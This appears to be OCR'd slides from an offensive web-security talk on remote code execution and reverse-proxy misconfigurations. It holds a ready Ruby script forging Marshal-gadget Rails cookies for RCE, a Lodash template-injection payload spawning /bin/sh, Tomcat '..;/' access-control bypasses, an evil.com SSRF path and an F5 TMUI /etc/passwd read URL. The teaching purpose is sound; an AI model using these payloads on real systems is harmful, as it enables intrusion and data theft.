
REMOTE CODE EXECUTION CASE STUDY

Remote Code Execution via Debug Mode



App secret leak

- Fuzzed with URL-Encoded characters
- Rails got an exception
- Show exceptions (Debug) mode on?
- Exception message leaked the app secret.



How Rails Cookies Work?

- Rails cookies format is like <Base64>--<signature>
- Altering the payload part (base64) would result in signature mismatch
- Cookies are signed using a secret token stored in rails app configuration
- A leaked app secret could be used to sign a malicious cookie and lead to escalated access depending on the application functionality/configuration
- Cookies in rails are serialised generally in two formats, JSON & Marshal.

Marshal serialization format


- Basically serialization/deserialization of object is called Marshalling/UnMarshalling in Ruby
- Marshalling is a standardized representation of an object
- Cookies in rails are usually by default* UnMarshalled
- Manipulate the Payload part of the Cookie and replace it with a Crafted Marshalled Object
- UnMarshalling is done on the Cookie and a specific Gadget is called resulting in RCE

Rails RCE Deserialization gadget chain

```ruby
#THIS IS COPIED FROM SOME WHERE. I just saved it in my gists so this can come handy to others
require 'base64'
require 'openssl'
require 'optparse'
require 'open-uri'
SECRET_TOKEN = "SECRET HERE"
code = "eval('`COMMAND HERE`')"
    marshal_payload = Base64.encode64(
      "\x04\x08" +
      "o" +
      ":\x40ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy" +
      "\x07" +
              ":\x0E@instance" +
                      "o" + ":\x08ERB" + "\x06" +
                              ":\x09@src" +
                                      Marshal.dump(code)[2..-1] +
              ":\x0C@method" + ":\x0Bresult"
    ).chomp
    digest = OpenSSL::HMAC.hexdigest(OpenSSL::Digest.new("SHA1"),
      SECRET_TOKEN, marshal_payload)
    marshal_payload = URI::encode(marshal_payload)
    puts "#{marshal_payload}--#{digest}"
```

rails-secret-token-rce.rb hosted with ❤ by GitHub view raw

RCE via Crafted Cookies




Remember this?

```ruby
require 'sinatra'
require 'open-uri'

get '/' do
  format 'RESPONSE: %s', open(params[:url]).read
end
```

If `path` starts with a pipe character (“|”), a subprocess is created, connected to the caller by a pair of pipes. The returned IO object may be used to write to the standard input and read from the standard output of this subprocess.

REMOTE CODE EXECUTION CASE STUDY

Remote Code Execution via SSTI (Lodash)




Server Side Template Injection

```
const _ = require('lodash');
const escapeHTML = require('escape-html');
const app = express();
app.get('/', (req, res) => {
  res.set('Content-Type', 'text/html');
  const name = req.query.name
  // Create a template from user input
  const compiled = _.template("Hello " + escapeHTML(name) + ".");
  res.status(200).send(compiled());
});
```


- A template engine is used to process templates which allows defining placeholders that should later on be replaced for the purpose of implementing designs
- Template engine has most of the capabilities of programming language
- Generally used in web development using MVC pattern.
- User input dynamically used to construct templates can lead to Server Side Template Injections
- Since templates allows to access OS level APIs this could lead to file system access or potentially RCE.

SSTI Detection

- Identify the underlying stack if possible and approach accordingly
- Spray payloads based on some common template syntaxes ({{ }}, ${}, <% %>,) used by majority of templating engine
- Verbosity of error
- Use special keywords like this, self, and computations(7*7,’7’*7 etc.) and observe the results and identify the template



Lodash SSTI via Email Templates



- Application allowed to send Emails using user defined Email message
- Had some example Email messages with ${first.name} syntax in the greetings
- Verbosity of error concluded it was using lodash template
- process.mainModule.require(child_process) which allowed otherwise to load different modules and access OS level APIs (execute code, File system access) was sandboxed or failed to execute
- Comes process.binding("spawn_sync") into the picture
- Node bindings are mapping to some of native C++ code that NodeJS works upon https://github.com/nodejs/node/blob/master/src/spawn_sync.cc


Lodash SSTI via Email Templates


```
${x=Object}${w=a=new x}${w.type="pipe"}${w.readable=1}${w.writable=1}${a.file="/bin/sh"}${a.args=["/bin/sh","-c","id"]}${a.stdio=[w,w]}${process.binding("spawn_sync").spawn(a).output}
```

${x=Object} // Assigns a JavaScript object “Object” in variable ‘x’
${w=a=new x} // Create other empty Objects (w,a) using variable x. Similar as doing w=a=x={ }
${w.type="pipe"} // {“type”: “pipe”}
${w.readable=1} // {“type”: “pipe”, “readable”:1}
${w.writable=1} // {“type”: “pipe”,“readable”:1,“writeable”:1}
${a.file="/bin/sh"} // {“file”:”/bin/sh”}
${a.args=["/bin/sh","-c","id"]} //{“file”:”/bin/sh”, “args”:[‘/bin/sh’,’-c’,’id’]}
${a.stdio=[w,w]} // [{“type”: “pipe”,“readable”:1,“writeable”:1}, {“type”: “pipe”,“readable”:1,“writeable”:1}]
${process.binding("spawn_sync").spawn(a).output}

process.binding("spawn_sync").spawn({“file”:”/bin/sh”,”args”:[“/bin/sh”,”-c”,”..”], “stdio”:[{stdin...},{stdout...}]}).output

Boom! P1 in 5 minutes xD






Reverse Proxies


Your entrypoint to hack a multi-layered architecture

AGENDA

- Basics of Reverse Proxy
- Processing of Requests by Different Servers
- Reverse Proxy Misconfigurations
- Different Servers in Conjunction
- TMUI F5 RCE Case Study



Reverse Proxies in a nutshell



Reverse Proxies in a nutshell

- Web Servers (Nginx, Apache, etc.) configuration consists of various “rules”
- Rules can be based on
  - Path
  - Host Header
- Based on a URI Path/Host Header’s prefix/suffix/regex the request is proxied to another Host (Backend)
- Rules decides the final routing of the requests to the Backend

Vulnerabilities by Reverse Proxies Misconfigurations

- Web Root Path Traversal
- SSRF
- Access Control Bypass
- A lot more..

Nginx As A Reverse Proxy

Nginx as a Reverse Proxy

Processings done by Nginx:

- URL decodes once & normalizes the path e.g. /../, %2f..%2f etc. (/.. is not normalized) before matching location rule
- Ignores “#” URI Fragment part
- doesn't allow %2f as the first slash and //// (multiple slashes) becomes /
- if root trailing '/' is missing in proxy_pass argument, unprocessed raw path is sent as is

Nginx as a Reverse Proxy

Example Rule #1

```
server {

location /app1 {                                    # Matches the Prefix /app1*
        proxy_pass http://internal.app;
        }
}
```

Any HTTP request to Nginx server with path **/app1<anything here>** would be proxied to **http://internal.app**/<anything here>

Nginx as a Reverse Proxy

Example Rule #2

```
server {

location ~ ^/app2/(.*\.jpg)$ {                    # Matches any file ending with .jpg in /app2/ directory
        proxy_pass http://internal.app/app2/$1;   # passes the match here ($1)
        }
}
```

Any HTTP request to Nginx server with path **/app2/<anything>.jpg** would be proxied to **http://internal.app/app2/<anything>.jpg**

Nginx Path Traversal Misconfiguration #1

```
server {

location /api {                                    # Notice the Missing trailing slash
proxy_pass http://internal.app/public-api/;

        }
}
```

Exploit Example:

http://site.com/api../internal-api/users would match the prefix rule “/api” and route it to http://internal.app/public-api/../internal-api/users which becomes http://internal.app/internal-api/users

Nginx Path Traversal Misconfiguration #2

```
server {

location /static {
        alias /home/app/static/;

    }
}
```

“alias” directive in Nginx allows to load files directly from a directory on the server’s local filesystem, usually used for loading static contents.

Example: http://site.com/static/image.jpg would load “image.jpg” from the path “/home/app/static/image.jpg”

Nginx Path Traversal Misconfiguration #2

```
server {

location /static {                                  # Notice the missing trailing slash
        alias /home/app/static/;                        # Notice the trailing slash

    }
}
```

Exploit Example:

http://site.com/static../settings.py here, “/static../settings.py” is substituted with its alias ”/home/app/static/../settings.py” i.e. /home/app/settings.py which will contains App secrets/keys/passwords etc.

Apache As A Reverse Proxy

Apache as a Reverse Proxy

Example Rule #1

Apache-default.conf:

```
<VirtualHost *:80>
        ProxyPreserveHost On
        ProxyPass /app http://internal.app/
</VirtualHost>
```

Any HTTP request to Apache server with path /app/<anything here> would be proxied to http://internal.app/<anything here>,

Apache as a Reverse Proxy

Processings done by Apache:


- URL decodes once & normalizes the path before matching location rule
- //// (multiple slashes) becomes / if it’s in the beginning eg. ///path/ => /path
- Afterwards, /path1//path2/ Apache treats // as an individual directory with blank name
- Sends processed request

Can you spot the misconfiguration here?

Apache-default.conf:

```
<VirtualHost *:80>
        ProxyPreserveHost
Off
        ProxyPassMatch "^/img(.*)$" "http://static-images.storage.googleapis.com$1"
</VirtualHost>
```

Apache SSRF Misconfiguration



Apache-default.conf:

```
<VirtualHost *:80>
        ProxyPreserveHost
Off
        ProxyPassMatch "^/img(.*)$" "http://static-images.storage.googleapis.com$1"
</VirtualHost>
```

Missing trailing slash

Any request with path /img@evil.com/ or /img.evil.com/ would now allow to make arbitrary server side HTTP requests to evil.com via reverse proxy.

Different Servers In Conjunction

Path Parameters in Java based Servers

- Similar to Query strings (?a=1&b=2) but delimited by “;”
- Example: “/index.jsp;x=1;y=2” consists of path parameters x & y
- Having extraneous “;” also won’t affect loading the file
- Example: “/index.jsp;” would still return “/index.jsp” content
- https://tools.ietf.org/html/rfc6570#page-25

Path Parameters in Tomcat

```
candidate = removePathParameters(candidate);
candidate = UDecoder.URLDecode(candidate, connector.getURICharset());
candidate = org.apache.tomcat.util.http.RequestUtil.normalize(candidate);
```

Tomcat parses the Path in the following manner

- Remove Path Parameters - beginning from “;” until position of “/”
  https://github.com/apache/tomcat/blob/f3c9fdd40bdbc3dc22b512596954e2bc6d424d5a/java/org/apache/catalina/connector/Request.java#L2117-L2140
  Example:
  “/xyz;test=1/index.jsp” would become “/xyz/index.jsp”
  “/xyz;/index.jsp” would become “/xyz/index.jsp”

- URL Decodes the path

- Normalizes the path (basically resolves /../ or multiple /// etc.)

Nginx/Apache Reverse Proxy + Tomcat Backend

```
server {

location /app/ {
        proxy_pass http://internal.app:8080/public/;

        }
}
```

Any HTTP request to Nginx server with path **/app/<anything here>** would be proxied to the Tomcat server running on local interface at **http://internal.app:8080/public/<anything here>**

Nginx/Apache Reverse Proxy + Tomcat Backend Misconfiguration

Examples:

- http://site.com/app/ would match the rule “/app/” and proxy it to http://internal.app:8080/public/ internally

- http://site.com/app/xxxxx would proxy to http://internal.app:8080/public/xxxxx internally

Nginx/Apache Reverse Proxy + Tomcat Backend Misconfiguration


- Suppose there exists an unauth internal API/path/file or say Tomcat Manager running with default credentials on the Tomcat server.
- Remember the http://internal.app:8080 service is not exposed externally
- http://site.com/app/../ would be processed by Nginx to “/” and will look for the rule “/” instead of “/app/”
- Therefore, /../ or ../ or %2f..%2f or similar variations won’t work


Meet semicolon: ..;/ is the new ../ of tomcat.

Exploit:

http://site.com/app/..;/secretapi/users

http://site.com/app/..;/manager/html





Nginx/Apache Reverse Proxy + Tomcat Backend Misconfiguration

NGINX Processing:

- /app/..;/secretapi/users matches “/app/” prefix rule
- “/app/..;/” means nothing special to Nginx and “/..;/” is just another directory name for Nginx so no Normalization happens
- Forwards it to the internally running Tomcat server as is http://internal.app:8080/public/..;/secretapi/users

Nginx/Apache Reverse Proxy + Tomcat Backend Misconfiguration

Tomcat Processing:

- Tomcat receives /public/..;/secretapi/users
- URL decodes & Removes path parameters hence ..;/ becomes ../
- New path is /public/../secretapi/users
- Normalizes path - Resolves /../ and we’re one directory back, that is root path of the host and finally now the new path is /secretapi/users
- /secretapi/users response is served to client via reverse proxy.

Nginx (Reverse proxy) + Apache (Backend)

nginx.conf:

```
server {
location / {
        proxy_pass http://apache.internal;
        }
location /protected/ {
deny all; return 403;
        }
}
```

USE CASE:

http://site.com/protected => Nginx 403 Forbidden

http://site.com/test => http://apache.internal/test

Nginx (Reverse proxy) + Apache (Backend) Misconfiguration

nginx.conf:

```
server {
location / {
        proxy_pass http://apache.internal;
        }
location /protected/ {
deny all; return 403;
        }
}
```

Exploit Example:
http://apache.internal/protected//../

Nginx + Apache Misconfiguration

```
location / {
      proxy_pass http://apache.internal;
      }
location /protected/ {
deny all; return 403;
      }
```

Missing trailing slash

How?

http://site.com/protected => 403 Forbidden (Nginx)

http://site.com/x// => [P] http://apache.internal/x//

http://site.com/x//../ => [P] http://apache.internal/x//../ => [N] http://apache.internal/x/

http://site.com/protected//../ => [P] http://apache.internal/protected//../ => [N] http://apache.internal/protected

[P] = Proxy Pass , [N] = Normalize

TMUI F5 RCE Case Study

Case Study on F5 TMUI RCE

Environment:

Apache as Reverse proxy + Apache Tomcat as Backend

Config file: proxy_ajp.conf

```
ProxyPassMatch ^/tmui/(.*\.jsp.*)$ ajp://localhost:8009/tmui/$1 retry=5
ProxyPassMatch ^/tmui/Control/(.*)$ ajp://localhost:8009/tmui/Control/$1 retry=5
ProxyPassMatch ^/tmui/deal/?(.*)$ ajp://localhost:8009/tmui/deal/$1 retry=5
ProxyPassMatch ^/tmui/graph/(.*)$ ajp://localhost:8009/tmui/graph/$1 retry=5
ProxyPassMatch ^/tmui/service/(.*)$ ajp://localhost:8009/tmui/service/$1 retry=5
ProxyPassMatch ^/hsqldb(.*)$ ajp://localhost:8009/tmui/hsqldb$1 retry=5
```

Case Study on F5 TMUI RCE

/tmui/(.*\.jsp.*) will proxy pass it to ajp://localhost:8009/tmui/<anything>.jsp<anything>

/tmui/login.jsp is a file which could be access unauth'd

/tmui/login.jsp/..;/ is proxy passed as ajp://localhost:8009/tmui/login.jsp/..;/ which becomes

a. Remove Path Parameters:
   "/tmui/login.jsp/..;/" => "/tmui/login.jsp/../"
b. URL Decodes:
   "/tmui/login.jsp/../" => "/tmui/login.jsp/../"
c. Normalizes:
   "/tmui/login.jsp/../" => "/tmui/"

Case Study on F5 TMUI RCE

Local File Read

/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

a. Remove Path Parameters
b. URL Decodes
c. Normalizes

ajp://localhost:8009/tmui/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd

References

All of this is read from a lot of resources here's few we could think of. There's way too much to read at these blogs. If you feel like you're not credited, please reach at @rootxharsh or @iamnoooob

https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf (Orange ofc)

https://mohemiv.com/all/exploiting-xxe-with-local-dtd-files/

https://github.com/GoSecure/dtd-finder

https://2018.zeronights.ru/wp-content/uploads/materials/20-Reverse-proxies-Inconsistency.pdf

https://fr.gosecure.net/blog/2019/07/16/automating-local-dtd-discovery-for-xxe-exploitation/

https://www.elttam.com/blog/ruby-deserialization/

https://www.acunetix.com/blog/articles/a-fresh-look-on-reverse-proxy-related-attacks/

https://swarm.ptsecurity.com/rce-in-f5-big-ip/ (They fire!)

https://github.com/GrrrDog/weird_proxies (Very cool!)

https://www.scribd.com/document/457677157/Attacking-Secondary-Contexts-in-Web-Applications

http://portswigger.net/

